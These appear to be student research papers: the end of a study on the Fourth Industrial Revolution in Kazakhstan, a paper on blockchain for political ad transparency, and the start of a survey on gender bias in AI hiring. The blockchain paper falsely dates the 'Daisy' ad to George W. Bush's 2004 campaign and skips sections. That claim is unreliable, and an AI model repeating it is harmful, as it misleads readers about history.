Similarly, the link between skills training and feeling prepared (chi-square, $p = 0.042$) is intuitive and important. Those who have invested time in learning new digital skills understandably feel more confident navigating the changes, which suggests that promoting such training can tangibly improve perceived readiness in the population. The t-test further reinforces this by showing a higher mean "benefit perception" score among the trained group ($p = 0.024$), meaning not only do they feel more prepared, they also see the 4IR in a more positive light. This could imply that engagement with technology through training dispels some fear of the unknown, or conversely, that those who are positive seek out training – either way, it underscores a virtuous cycle between skill acquisition and optimism, relevant to RQ2 and RQ3 (policies targeting training might yield a more confident workforce).

The ANOVA finding ($p = 0.015$) that higher education levels correspond to greater self-assessed preparedness aligns with expectations: education likely provides both relevant knowledge (e.g., STEM graduates might know more about emerging tech) and perhaps the socio-economic means to adapt (higher education often correlates with better access to information and networks). This points to an inequality dimension: those with less education may need additional support to feel equally prepared – a policy insight.

Conversely, some factors showed no significant difference, such as the gender vs job security concern result ($p = 0.27$). This suggests that in our sample, men and women alike are worried about the impact of automation on jobs, indicating that the issue transcends gender – a useful finding to ensure that interventions (like retraining programs) are targeted broadly, not by gender. It also reflects that our female respondents (we had roughly a 45% female sample) are just as attuned to technology issues as males, breaking some stereotypes.

Finally, the urban-rural split in internet access quality ($p < 0.001$) provides hard evidence for the digital divide theme. It quantifies what the policymaker interviewee described anecdotally: living in a major city significantly increases the likelihood of having good internet, whereas rural inhabitants report poorer connectivity. This infrastructural gap is a critical challenge for Kazakhstan's inclusive digital development (RQ2, contextual factors), and the stark significance here signals an area where policy must intervene (one of RQ3's foci). In summary, the quantitative results corroborate and enrich the qualitative findings. Both data strands indicate that 4IR is a double-edged sword: there is excitement about new opportunities and a sense of improved efficiency and knowledge access, yet there is also anxiety about job security, privacy, and unequal access. By linking these findings back to the research questions:

For RQ1 (socio-economic impacts): The study finds that 4IR technologies are indeed reshaping employment in Kazakhstan. Automation is already causing some job displacement (nearly 1 in 5 affected in sample), but at the same time creating new roles. The net perception among many is optimistic (more see job creation potential than losses), but this depends on personal context (younger and more educated are more optimistic). The social impact includes improved services and connectivity, but also concerns of privacy and inequality. Essentially, the societal impact is significant and multifaceted, validating the importance of studying it.

For RQ2 (preparedness and adaptation): There are clear gaps in preparedness – on an individual level, those without training or higher education feel less ready, and on a structural level, rural areas lag in infrastructure. Yet, there is strong initiative shown by many individuals taking training, and awareness is high. Institutions (laws, policies) are still catching up – evidenced by interviewees' comments on regulation and by the fact that many people worry about issues like data security (implying they feel those issues are unresolved). So Kazakhstan is partially prepared: it has a tech-aware, proactive segment of society, but also vulnerable groups and an urgent need for institutional updates.

For RQ3 (strategies and policies): The findings directly inform what strategies would be beneficial. The emphasis on upskilling suggests that expanding access to digital education and training is crucial (and likely well-received by the public). The digital divide evidence points to the need for investments in infrastructure, especially outside big cities, to ensure equitable access. The concerns about regulation and security highlight the importance of developing strong policies and legal frameworks for data protection, cybersecurity, and technology governance. These will be detailed in the recommendations, but the data make it clear that policy has a decisive role in determining whether Kazakhstan's 4IR journey will be inclusive and secure or uneven.

RQ4: Respondents expressed concerns about data privacy, cybersecurity, and the risk of widening the digital divide. Qualitative themes pointed to the ethical complexities of workplace surveillance, potential biases in AI systems, and unequal access to technological advancements. Although the majority of

survey respondents exhibited a balanced view of 4IR's benefits and risks, the data highlighted a need for regulatory frameworks to safeguard privacy and promote equitable access.

Finally, it is worth noting that while this study provides valuable insights, it is a snapshot in time. The 4IR is an evolving story. Continuous research and monitoring are needed as new technologies emerge and as Kazakhstan implements some of the strategies suggested. Nonetheless, by triangulating professional insights with public opinion data, this research offers a robust understanding of the current state of digital transformation's social impact in Kazakhstan. The next section synthesizes these findings and presents concrete recommendations for leveraging this knowledge in policy and practice

Figure 1 below presents three key visualizations derived from the survey data. The first graph illustrates respondents' familiarity with the Fourth Industrial Revolution, showing a distribution across four levels of familiarity. The second graph depicts perceptions of digitalization's impact on employment opportunities within the community, with responses ranging from 'Greatly decreased' to 'Greatly increased.' The third graph shows the proportion of respondents who have participated in any digital skills training or education programs in the past year, highlighting a majority participation rate.

Figure 1. Survey Data Visualizations

Integration of Qualitative and Quantitative Insights

Combining the insights from both qualitative and quantitative analyses provides a more comprehensive view of the Fourth Industrial Revolution's implications in Kazakhstan. Both data sources indicate a mix of optimism and concern. The quantitative data quantifies this ambivalence—showing large neutral groups—while the qualitative data explains it: people are excited by new possibilities (remote work, tech startups, modernization) yet worry about risks (job loss, inequality, cyber threats). One notable integration point is the importance of digital literacy and training. The interviews underscored digital literacy as pivotal, and the surveys showed a large portion of respondents taking action through training. This suggests a convergence of perception and behavior: people believe acquiring new skills is important and are actively doing so. It also highlights a policy opportunity; as many are already pursuing training, government and institutions can further facilitate and standardize such efforts to ensure quality and inclusivity. Another point is the role of government and policy. While not directly polled in the survey, qualitative responses frequently mentioned policy needs. This aligns with global literature that governments must craft policies for education, innovation, and social protection in the 4IR[15]. The implication for Kazakhstan is clear: strategic policies can amplify the positive impacts (through education, supporting new industries, etc.) and buffer against negatives (through social safety nets, upskilling programs, robust cybersecurity frameworks). The concern for cybersecurity and privacy emerged strongly in interviews and is implicitly supported by the high proportion of respondents who are concerned (since only a minority strongly agreed that benefits outweigh challenges). As Kazakhstan becomes more digitally interconnected, both individuals and organizations recognize that cybersecurity is not merely an IT issue but a societal one, requiring awareness and possibly public-private collaboration to enhance. In summary, the findings indicate that Kazakhstan's society is navigating the Fourth Industrial Revolution with a balanced view: there is eagerness to leverage digital transformation for national progress and personal development, but there is also realism about the challenges and disruptions that accompany such a profound change. This comprehensive understanding, backed by empirical evidence, is crucial for formulating informed strategies.

CONCLUSION

The conclusion synthesizes the findings and broader implications of the study on the impact of the Fourth Industrial Revolution in Kazakhstan, drawing upon the mixed-method approach that combined qualitative interviews with quantitative survey data.

The Fourth Industrial Revolution represents a transformative leap forward, marked by the fusion of digital, biological, and physical innovations. This revolution is reshaping societal norms, economic models, and the fundamental nature of human interactions. The study has underscored the pivotal role that digital literacy plays in equipping individuals to navigate and benefit from this new landscape. It also highlights Kazakhstan's unique position in this global shift, given the country's current developmental state and burgeoning economic ambitions.

Kazakhstan stands at the cusp of significant opportunities posed by the 4IR. There is potential for

economic diversification, efficiency gains, and integration into the global digital economy. However, the nation also confronts substantial challenges. In terms of employment, automation is poised to disrupt traditional industries. The study's findings reveal a workforce in transition – moving towards more technologically advanced sectors – which necessitates strategic planning and proactive policy formulation to mitigate the risks associated with job displacement. Moreover, both the qualitative and quantitative results underscore the importance of safeguarding data privacy and strengthening cybersecurity in an increasingly interconnected digital ecosystem.

The qualitative data provided rich, narrative insights into the experiences of professionals, illustrating the multifaceted impact of the 4IR on their lives and work. The quantitative survey data offered a broader perspective on public perceptions, highlighting diverse attitudes towards technological change and digitalization in Kazakhstan. Together, these data sources paint a comprehensive picture: one of cautious optimism tempered by practical concerns.

While the study illuminates the complexities and nuances of the 4IR's impact, it also acknowledges certain limitations (such as sample scope and the fast-evolving nature of technology). These limitations contribute to the need for ongoing research and dialogue to fully grasp the sweeping changes underway.

As Kazakhstan navigates the Fourth Industrial Revolution, it must balance the benefits of innovation against the risks of increased social stratification and erosion of privacy. The country's response — in terms of education, infrastructure, policy, and public engagement — will be instrumental in determining its place in the global economy and shaping the societal impact of these profound technological advancements.

In conclusion, this research contributes to the discourse on the 4IR by merging professional insights with empirical data, offering a comprehensive view of the challenges and opportunities presented by this epochal shift. It provides a foundation for policymakers, business leaders, and academics to understand and address the multifaceted dimensions of the Fourth Industrial Revolution, ensuring that Kazakhstan can harness its potential while safeguarding its social and economic fabric.

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“Blockchain in Political Advertising: Combating Propaganda and Polarization on Social Media”

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Abstract*— Online platforms have become central to the political landscape, significantly influencing how political information is disseminated to the public. In recent years, political campaigns and interest groups have leveraged these platforms' algorithmic tools to target voters through online advertising. While concerns about transparency in political ad distribution have grown, existing disclosure efforts by major platforms remain insufficient. In this study, we examine the role of blockchain technology in enhancing transparency and accountability in political advertising. We analyze how blockchain can be used to verify political ad sources, ensure data integrity, and prevent manipulation through immutable records. This study combines a literature review, case studies (e.g., Facebook's Ad Library, Cambridge Analytica), and a survey of 64 participants to analyze blockchain's role in political advertising. We focus on applications such as immutable ad provenance tracking, decentralized verification systems, and blockchain-based funding disclosure mechanisms. Additionally, we review case studies on decentralized advertising platforms and blockchain-based tracking systems. Our findings highlight the potential of blockchain to combat misinformation, improve disclosure mechanisms, and create a fairer digital political environment. We conclude with recommendations for implementing blockchain-driven solutions to strengthen trust in political communication.

Keywords- blockchain; political advertising; transparency; misinformation; online platforms

I. INTRODUCTION

The increasing digitalization of advertising has led to the automation of the trading process, creating a new ecosystem where consumers face challenges in distinguishing reliable information from disinformation. Political campaigns extensively use social networks to spread propaganda and manipulate public opinion. Platform algorithms further exacerbate polarization by prioritizing emotionally charged content, reinforcing ideological divides.

With the growing influence of social media, political propaganda has evolved, utilizing misinformation, emotional persuasion, and algorithm-driven echo chambers to deepen societal fragmentation. Real-world cases illustrate how these mechanisms shape public opinion, intensify polarization, and impact electoral outcomes globally.

Blockchain technology offers a promising solution to the challenges faced by the online advertising ecosystem. It provides a secure way to store and transmit data through a chain of blocks linked by special keys. Altering information in one block requires modifying all subsequent blocks, making hidden changes impossible and ensuring data integrity.

Blockchain can enhance data security by reducing the risk of unauthorized access and protecting consumer privacy. Users gain greater control over their data, deciding when and with whom to share it. Additionally, blockchain increases transparency and reduces information asymmetry, allowing consumers to track and verify content sources. For advertisers, it provides accurate insights into view and click metrics, helping to combat fraud.

II. METHODOLOGY

A survey of 64 participants, primarily students aged 18–25, revealed mixed awareness but strong optimism about blockchain's role in political advertising. While 39.1% were unfamiliar with blockchain's application in this field, 82.8% believed it could effectively combat fake news and deepfakes, aligning with the paper's argument (Section IV) that blockchain's immutability ensures content authenticity. Additionally, 87.5% emphasized the importance of disclosing political ad funding sources—a key theme in the paper's critique of opaque platforms like Facebook's Ad Library. However, concerns about privacy risks (50%) and technical reliability (21.9%) mirrored the paper's

warnings (Section V) about ethical and implementation challenges.

The survey underscores blockchain's potential to address polarization and propaganda, with 56.3% of respondents agreeing it could reduce algorithm-driven echo chambers—a core proposal in the paper (Section III). While 68.8% trusted blockchain-verified ads more, skepticism about corporate/government control (10.9%) highlights the need for decentralized governance, as recommended in the paper's conclusion. These findings validate blockchain's promise for transparency and accountability but stress the urgency of regulatory frameworks and public education to overcome adoption barriers, particularly among younger, tech-savvy demographics critical to reshaping political communication.

III. BLOCKCHAIN TECHNOLOGIES IN THE CONTEXT OF POLITICAL ADVERTISING

Blockchain technology emerges as a significant tool in the modern political landscape, particularly in addressing issues of propaganda and polarization in political advertising on social media platforms. The transformative nature of blockchain redefines governance structures and communication flows, potentially enhancing democratic engagement and mitigating misinformation in political campaigns. Firstly, the integration of blockchain within political advertising can promote transparency and accountability. Blockchain's inherent features, such as immutability and decentralization, can help trace the origins and funding sources of political advertisements, thereby combating propaganda. Reijers et al. discuss how blockchain governance implications can reshape socio-political relationships and empower citizens against misinformation campaigns [1]. Furthermore, Hughes et al. underscore the need for continued research into blockchain's effectiveness in creating transparent systems that deter misinformation while enhancing the legitimacy of political processes [2] (Hughes et al., 2019). Moreover, the critical role of blockchain in ensuring cybersecurity is pivotal in contemporary political contexts. Tak's research indicates that nations adopting blockchain technology experience improvements in cyber resilience, suggesting that blockchain can help reduce vulnerabilities that may be exploited for political propaganda [3]. This improvement in cybersecurity can protect the integrity of political messages and campaigns from malicious interference and misinformation. On the social media front, decentralized platforms powered by blockchain can mitigate the concentration of power in traditional tech giants, which often control information dissemination and create polarization through algorithmic biases. Kassen argues that using blockchain for digital governance could enhance civic engagement and participation in political discussions, serving as a countermeasure against the echo chambers that social media often creates [4]. By allowing more direct citizen involvement in decision-making processes, blockchain could reduce the perceived polarization of political discourses online. Additionally, current trends in political advertising involving cryptocurrencies can lead to both benefits and complications. Matyukhin et al. note that the adoption of blockchain-based financing methods has surged in political campaigns, which can amplify fundraising capacities while posing risks of unregulated influence and "dark money" in politics [5]. Thus, while blockchain can improve financing transparency, it may also introduce new challenges that need to be addressed through careful regulation. Lastly, the issue of trust and legitimacy in blockchain systems, highlighted by Curry, introduces another layer of complexity in political advertising [6]. Establishing a trustworthy framework for blockchain implementations is essential for users to fully adopt these systems in combating misinformation. Only by fostering an environment of trust can the disintermediation of information flow genuinely benefit political discourse. In conclusion, while blockchain presents substantial potential for combating propaganda and polarization in political advertising on social media, the successful realization of this potential hinges upon overcoming various regulatory, technological, and conceptual challenges. Continued exploration of blockchain's governance models, accountability mechanisms, and its interplay with social media dynamics is essential for achieving a more transparent and less polarized political environment.

The most common type of fraud in political advertising is the development of deepfakes that spread disinformation. its influence on political processes and elections has become a critical area of concern. Thus, we will describe the process of how blockchain can be applied to political advertising, referring to this type of disinformation spread



Table 1. Table created based on literature [7]

IV. THE PROBLEMS OF PROPAGANDA AND POLARIZATION IN POLITICAL ADVERTISING AND THE ROLE OF BLOCKCHAIN IN COMBATING PROPAGANDA AND POLARIZATION

With the rise of social media, political propaganda has become increasingly sophisticated, leveraging fake information, emotional manipulation, and

algorithm-driven echo chambers to deepen societal divides. These mechanisms have been instrumental in shaping public opinion and influencing elections across the globe. Political campaigns often utilize misleading or entirely false content, such as disinformation and misinformation, to shape public perception. An example of this is seen in the 2016 U.S. Presidential Election, where Russian-backed groups spread fake news on platforms like Facebook, including false claims that Pope Francis had endorsed Donald Trump. These fabricated posts gained millions of shares, reinforcing pre-existing biases and influencing voters' perceptions of the candidates involved [8].

In addition to the spread of fake news, political propaganda extends beyond disinformation to include the manipulation of public opinion through coordinated efforts involving bots, troll farms, and selective information dissemination. One of the most notable instances of this was the Cambridge Analytica scandal in 2018, where the firm harvested data from millions of Facebook users to create psychological profiles and micro-target voters with personalized political advertisements. By exploiting people's fears and preferences, they influenced key elections, including the Brexit vote and the 2016 U.S. election [9].

Furthermore, political campaigns often exploit emotions to provoke strong reactions and make people more susceptible to propaganda. Fear-based advertising is a common technique, as evidenced by the 2004 U.S. election when George W. Bush's campaign aired the "Daisy" ad, which implied that electing his opponent would lead to nuclear war. Similarly, Donald Trump's campaign ads in 2020 often portrayed Joe Biden's America as a land of riots and crime[10]. The influence of social media algorithms further amplifies the effects of propaganda, creating filter bubbles that isolate users from diverse perspectives. Social media platforms, such as Facebook and YouTube, personalize users' feeds based on past interactions, ensuring that individuals are predominantly exposed to content that reinforces their existing views. While this keeps users engaged, it also fosters a narrow, one-sided view of political issues. A striking example of this phenomenon can be seen in the 2020 U.S. election, where many Trump supporters, trapped in filter bubbles, were exposed primarily to content that reinforced the idea that the election was stolen. This contributed to the rise of movements like QAnon and even played a role in the January 6th Capitol riot [11].

Additionally, echo chambers, where individuals interact predominantly with those who share their views, serve to radicalize political beliefs, as evidenced by the Brexit referendum in the UK. Both pro-Brexit and anti-Brexit groups formed isolated online communities, in which misinformation spread unchecked, and emotional and misleading narratives about immigration and the economic consequences of leaving the EU shaped public opinion.

In light of these challenges, blockchain technology offers a promising solution for combating political misinformation, ensuring transparency, accountability, and trust in political advertising and information dissemination. Blockchain can be used to record and verify the sources of political advertisements by storing ad data on a decentralized ledger. This allows for the tracking of who funded an ad, how it was distributed, and whether it complies with regulations, increasing voter trust by making political messaging more accountable and traceable. Furthermore, blockchain's open and immutable nature provides a transparent record of transactions, which can be applied to political information. Campaign donations, ad spending, and media content can all be recorded transparently on the blockchain, preventing hidden funding and manipulation. By making this information accessible to the public, blockchain creates a more level playing field for political participants, ensuring that all actors are held accountable for their contributions to the political discourse[1].

Moreover, blockchain's ability to prevent the manipulation of information extends to combating fake news. Since blockchain records cannot be altered or deleted, it can serve as a tool to verify the authenticity of news sources and political statements. Articles, videos, and social media posts can be time-stamped and verified on the blockchain, reducing the spread of false information. Additionally, decentralized fact-checking systems could be built on blockchain technology to ensure that information remains reliable and unbiased, further enhancing the integrity of the political communication process[12].

By implementing blockchain solutions in political communication, societies can address the growing concerns of propaganda-driven polarization. These solutions promote a more transparent, accountable, and reliable information ecosystem, reducing the negative influence of misinformation and fostering more informed political engagement.

One major issue in political advertising is the lack of transparency in funding, audience targeting, and message authenticity. Blockchain can address this by providing a decentralized ledger to track and verify political ads. Facebook's Ad Library provides some transparency by revealing who paid for ads and their reach, but it has been criticized for loopholes that allow misinformation. Integrating blockchain could permanently record all ad transactions, preventing untraceable funding and manipulative targeting. Mozilla has also proposed using blockchain to verify political ads, ensuring campaigns are recorded and accessible, with ads cross-checked using smart contracts before publication. Blockchain-based solutions like AdEx and Brave have pioneered decentralized advertising, allowing users to see ad funding while ensuring privacy. These platforms could empower voters with verifiable information about campaign messages. The Follow My Vote project, which uses blockchain for secure online voting, could extend its principles to political advertising by decentralizing ad placement and funding verification, enabling real-time monitoring and reducing manipulation risks.Ethical and legal issues

V. Potential Solutions and Recommendations for Using Blockchain to Address Propaganda and Polarization in Political Advertising

Blockchain technology possesses transformative potential to mitigate the challenges of propaganda and polarization in political advertising. It can enhance transparency, trust, and accountability, which are crucial in addressing misinformation and reducing divisive narratives in political discourse. Firstly, the inherent properties of blockchain, such as decentralization and immutability, can improve the transparency of political advertisements. By creating a public, tamper-proof record of all political advertising transactions, blockchain can enable voters to trace the source and funding of advertisements, thus reducing the risks associated with misleading or manipulated information. Research indicates that blockchain can foster transparency in advertising practices, reinforcing trust among consumers and voters. Furthermore, blockchain can play a pivotal role in combating misinformation and disinformation by establishing a reliable chain of information provenance. With systems designed to trace the origins and alterations of content, utilizing smart contracts for verification can protect against the spread of false narratives. Such mechanisms can help political advertisers and media outlets substantiate their claims by providing verifiable evidence of the information shared, thereby fostering a more informed electorate. Additionally, the accountability mechanisms enabled by blockchain can deter unethical advertising practices. Adopting frameworks that capture user interactions and feedback through blockchain networks allows for the mitigation of fraudulent activities and enhances trustworthiness [13]. This is particularly pertinent in light of recent trends highlighting the misuse of data in targeted advertising campaigns. A blockchain-based architecture could ensure that advertisers adhere to ethical standards by enforcing transparency and accountability protocols. Moreover, blockchain could facilitate a more equitable advertising ecosystem. By democratizing access to advertising platforms through decentralized protocols, individuals and smaller parties could compete more effectively against established political entities that often dominate traditional advertising channels [14]. Such democratization can reduce the concentration of power within a few political groups and foster a more diverse political landscape, which is vital in reducing polarization. Lastly, by leveraging blockchain's capabilities in preserving user privacy, political advertising could shift towards respecting individual data rights without sacrificing targeted outreach [15]. Privacy-preserving advertising frameworks can enhance voter trust in political communication, thus enabling a more receptive public environment where propaganda is less likely to thrive.

VIII. CONCLUSION

The implementation of blockchain in political advertising is a crucial step toward enhancing transparency, data security, and combating disinformation. By ensuring data immutability and traceability, blockchain can prevent manipulation of political ads—such as fake clicks or falsified user data—and foster trust among candidates, agencies, and voters. Tools like Follow My Vote, a blockchain-based voting system, can be adapted to verify voter interaction with political ads, ensuring authenticity and accountability. Similarly, AdEx, a decentralized ad network, can help track ad spending, engagement, and targeting with full transparency. To fully realize blockchain's potential in this domain, it is essential to establish clear regulatory pathways. This could include the integration of blockchain tools into national electoral commission systems for real-time ad monitoring and campaign finance tracking. Additionally, social media platforms could adopt decentralized ad verification protocols, ensuring all political content is traceable to its origin and free from tampering. International collaboration to develop standardized blockchain governance frameworks will be critical for secure and ethical implementation. With the right technological tools and regulatory oversight, blockchain can redefine political advertising by making it more transparent, accountable, and resistant to manipulation.

ACKNOWLEDGMENT

We would like to express our sincere gratitude to our supervisor, A.Kaldybekova, PhD candidate, and Senior Lecturers at the Department of General Educational Disciplines, AstanaIT University, for her expert guidance and continuous support throughout the development of this research.

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AI bias and women: Addressing algorithmic discrimination in hiring and salary decisions

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***Abstract* — Artificial Intelligence (AI) is increasingly being used in human resource (HR) management, recruitment, and salary determination. While AI promises efficiency and objectivity, research has confirmed that algorithmic bias reinforces entrenched gender inequality, disproportionately harming women. This study examines how AI bias man- ifests in hiring and compensation practices, exploring the role of biased training data, opaque algorithmic decision- making, and systemic workforce inequality. To understand perceptions and experiences regarding AI-driven recruitment and salary determination, a survey was conducted among professionals across various industries. The results indicate that AI tends to reproduce historical inequalities, leading to biased hiring decisions and wage gaps. The study also evaluates existing mitigation strategies, including ethical AI design, transparency, and government intervention. Based on the findings, recommendations are provided to promote fairness and inclusivity in AI-driven HR practices. This research contributes to the ongoing discourse on ethical AI, emphasizing the importance of proactive measures against algorithmic bias in recruitment.**

***Keywords* — AI, algorithmic bias, gender discrimination, hiring practices, salary disparities, AI ethics, HR technology, fairness in AI, machine learning, workplace equality**.

I. Introduction

The Role of AI in Modern HR Processes AI is a central part of HR management in the modern world, processing hiring, performance reviews, and compensation decisions. Firms are now increasingly relying on AI-powered tools to cut expenses, increase efficiency, and make more informed decisions. Computer systems sort through vast amounts of information, matching candidates with jobs according to cre- dentials, history, and forecasting calculations. AI is also used in salary projections and performance analysis, helping employers create pay packages and identify the most suitable candidates. Although AI is full of promise, concerns have been raised about its equity and ethics, especially in the areas of gender bias in hiring and compensation. Although AI can theoretically free us from human bias, studies indicate that algorithmic systems are capable of reproducing and even exacerbating existing inequalities, particularly for women in the workforce. Historical labor data, used to train most AI models, reflect persistent gender disparities, and therefore biased hiring and compensation choices. For instance, AI recruitment software may underrepresent women candidates based on trends from traditionally male industries, and models predicting pay can perpetuate wage differentials based on historical pay discrimination. Transparency and accountability in algorithmic decision-making also make it difficult to identify and address such biases, and raise ethical and legal concerns for organizations that implement AI-driven HR technologies.

Research question: How does AI bias affect women in hiring and salary decisions, and what strategies can be implemented to mitigate algorithmic discrimination in HR processes?

Research objectives:

- Analyze the extent of AI-driven gender bias in hiring and salary decisions by reviewing real-world cases and academic research.
- Identify key factors contributing to algorithmic discrimination, including biased training data, flawed model design, and systemic workforce inequalities.
- Evaluate existing solutions and frameworks for mitigating AI bias in HR processes, focusing on ethical AI development, transparency measures, and regulatory policies.
- Propose recommendations for businesses and policymakers to ensure fairness and inclusivity in AI-driven employment practices.

By examining these issues, the study aims to contribute to the ongoing discourse on ethical AI and promote strategies for fostering more equitable and diverse workplaces.

II. Literature Review

The increased utilization of AI in hiring and salary decisions has been a worrying problem on algorithmic discrimination against women. Although AI is commonly perceived as an impartial system, numerous studies highlight its potential to carry forward gender discrimination through biased training data sets, algorithmic designs, and non-transparent decision-making. This literature review explores research on AI bias in the workplace, addressing the most significant areas of hiring discrimination, wage disparities, ethical attitudes, and proposed mitigation strategies.

A. Bias in AI-Based Recruitment Processes

Evidence suggests that AI-powered hiring software tends to work against women applicants by mirroring past gender discrimination in workforce data. A case in point is Amazon's automated recruitment tool, which was accused of prioritizing resumes with masculine-linked words [1]. The tool, which was trained on a decade of hiring data, unintentionally discriminated against female applicants because the technology sector had traditionally privileged male candidates. Similarly, the study about the dangers of Natural Language Processing (NLP) models [2] clarifies that employment algorithms are trained on characteristics such as previous job titles and employment history, which inherently discriminate against women due to their low representation among executives and career interruptions related to maternity leave. Lack of algorithm transparency also worsens the phenomenon in a way that women struggle to dispute biased hiring outcomes [3]. The research on the role of AI in hiring [4] expands on these problems by introducing the concept of "algorithmic inclusion" in recruiting. The study defines three areas that impact bias in AI recruitment: data, design, and decision- making. To begin with, biased training data can reinforce past disparities, leading AI systems to favor male candidates. Second, the design process of AI tools is shaped by designers' views and biases, who can unintentionally encode discrimina- tory patterns into the system. Lastly, human decision-makers tend to follow AI suggestions without comprehending their limitations, further integrating biases into hiring processes. It outlines that fairness in AI-based hiring must be achieved through diverse AI development teams, meticulous auditing, and active bias mitigation measures.

B. AI-Driven Salary Disparities

AI is also being widely used in compensation management and salary forecasting, although research shows these systems reinforce existing wage inequalities. The algorithms for salary suggestions usually take their lead from historical compensation data, which reflect entrenched gender wage gaps[5]. As a result, AI models systematically provide lower salary suggestions for female employees compared to male employees with similar qualifications and experience. A report based on the barriers and solutions of AI for women [5] supports this premise, illustrating that AI-powered salary prediction software across industries such as technology and finance has a propensity to reinforce wage gaps. Women in AI-permeated professional settings, for instance, are likely to receive lower starting salary offers, affecting their overall compensation and career progression in the long run. It is hard for employees to identify and challenge biased compensation due to the opacity of these AI systems.

C. Ethical Perceptions of AI in Hiring

The research on the ethical perception of AI [6] investigate the impact of ethical perceptions of AI in hiring on organizational trust. The research discovers that people's expectancy of AI improving hiring performance (performance expectancy) has a significant effect on the extent to which they view AI-based hiring tools as ethical. However, social influence, the notion that AI is accepted by peers and industry leaders, does not have a significant impact on such ethical perceptions. Moreover, the study highlights that firms using AI-driven hiring tools must carefully consider the impact of these tools on trust. Algorithmic bias and the perceived fairness of AI decisions are ethical concerns that can influence the level to which candidates and employees trust companies using AI-based hiring tools. This means that eliminating gender biases in AI hiring tools is not only a matter of equity but also a requirement for maintaining the reputation and credibility of a firm.

D. Mitigation Strategies and Ethical AI Development

To mitigate algorithmic bias, researchers propose several mitigation strategies. The use of diverse and representative data sets is advised to train AI systems, with minimal chances of reinforcing historical inequalities [7]. They emphasize that AI models should be regularly audited for bias, with open reporting channels to ensure fairness in recruitment and salary setting.Regulatory measures have also been suggested as a way of reducing algorithmic discrimination. The European Union AI Act aims to establish fairness and accountability standards in AI-driven decision making [8]. Google and LinkedIn have also implemented fairness audits and bias detection mechanisms in their recruitment algorithms to curb discrimination [9]. As explained in the discussion on algorithmic inclusion [4], the active practice of the subject is called, asserting that fairness in AI is not something to be achieved passively. Instead, companies should actively audit data sources, involve diverse groups in the development of AI, and enact vigorous auditing mechanisms to ensure fairness and equity in the hiring process. These are practices, where successfully implemented, can be employed to mitigate gender bias and make the hiring landscape more inclusive.

The literature identifies the significant impact of AI bias on hiring and wage setting, and in particular, its negative implications for women in the job market. While AI has the

potential to increase efficiency and reduce human bias, its current implementation works to solidify gender inequalities. Reducing such biases requires a combination of ethical AI design, algorithmic decision-making transparency, and regulatory oversight. In addition, as noted in the article on ethical usage of AI [6], ethical problems in hiring related to AI can significantly influence organizational trust. Research in the future needs to continue to examine how to make AI-based HR systems more fair to ensure equal employment opportunities for all.

III. Methods

A. *Research approach*

This study employs a quantitative research methodology through a survey to explore the impacts of AI bias on women in hiring and salary decisions. Using *voluntary response sampling*, data was collected from 65 participants, including IT, finance, and education professionals with experience in hiring processes. This approach was selected because of its practicality and efficiency in obtaining data from individuals with diverse professional backgrounds who have encountered HR systems. The survey included closed-ended questions designed to capture participants' perceptions and experiences regarding AI-driven hiring practices, salary determinations, and potential gender bias. The questionnaire was divided into three main sections:

Demographic information: This section collected data on participants' gender, age, industry, and employment status to contextualize responses and identify patterns across different groups.

Perceptions of AI in HR: Participants were asked about their awareness of AI usage in HR processes, including hiring and salary decisions, and their views on the fairness and transparency of AI-driven systems.

Experience with AI bias: This section assessed direct or indirect experiences with gender bias in AI-driven HR decisions, including perceptions of unequal treatment in hiring and compensation.

B. *Ethical considerations*

In this research, ethical guidelines were carefully followed to ensure participant rights and data privacy. All 65 survey participants provided informed consent before participation through a consent form outlining the study's purpose, voluntary nature, and data confidentiality. Participants were from diverse backgrounds, primarily young professionals, ensuring a range of perspectives. Personal information was anonymized to protect privacy, and responses were used solely for academic analysis. The research adhered to ethical standards by maintaining transparency, ensuring voluntary participation, and safeguarding data confidentiality throughout the study.

IV. Results & Findings

A. *Gender-based salary disparities and AI bias*

The analysis of survey responses highlights significant concerns regarding gender-based salary discrimination in the workforce. Based on the gathered responses from the survey analyzed, there is data that raises concern about wage discrimination based on gender identity. 65 individuals completed the survey. Survey responses were analysed using basic descriptive statistics, primarily percentages, to determine the distribution of participants across demographic categories and employment sectors. The data was organised and visualised using charts and tables to identify trends and key observations. In terms of gender, 55.4% identified as female, and 44.6% identified as male. The majority of respondents (around 42–43%) were in the 18–24 age group, with smaller percentages under 18 (15%), and very few participants aged 25–34 or older. Regarding employment, 49.2% of respondents reported being currently employed, while 50.8% were not. Among those employed, the IT sector was the most represented at 31.3%, followed by Finance (21.9%), Education (18.8%), and smaller proportions in Audit, Sports, Fitness, and Public Services. Of the 65 respondents, 65.6% think that women's wages are less than men's wages for the same position, there is a perception of wage discrimination. On the other hand, 25% of respondents believed that payment is purely based on skills and experience and there is no payment discrimination based on gender.



Fig. 1. Perceived gender-based salary discrimination in the workforce

According to Figure 1, a significant majority (65.6%) of respondents believe that women receive lower salaries for the same work, while only 25% attribute salary differences to experience and skills, and 9.4% remain uncertain. In summary, most respondents appear to perceive that there is a gap in payment which raises concerns about discrimination based on human judgment or artificial intelligence in recruiting and salary decision-making processes.

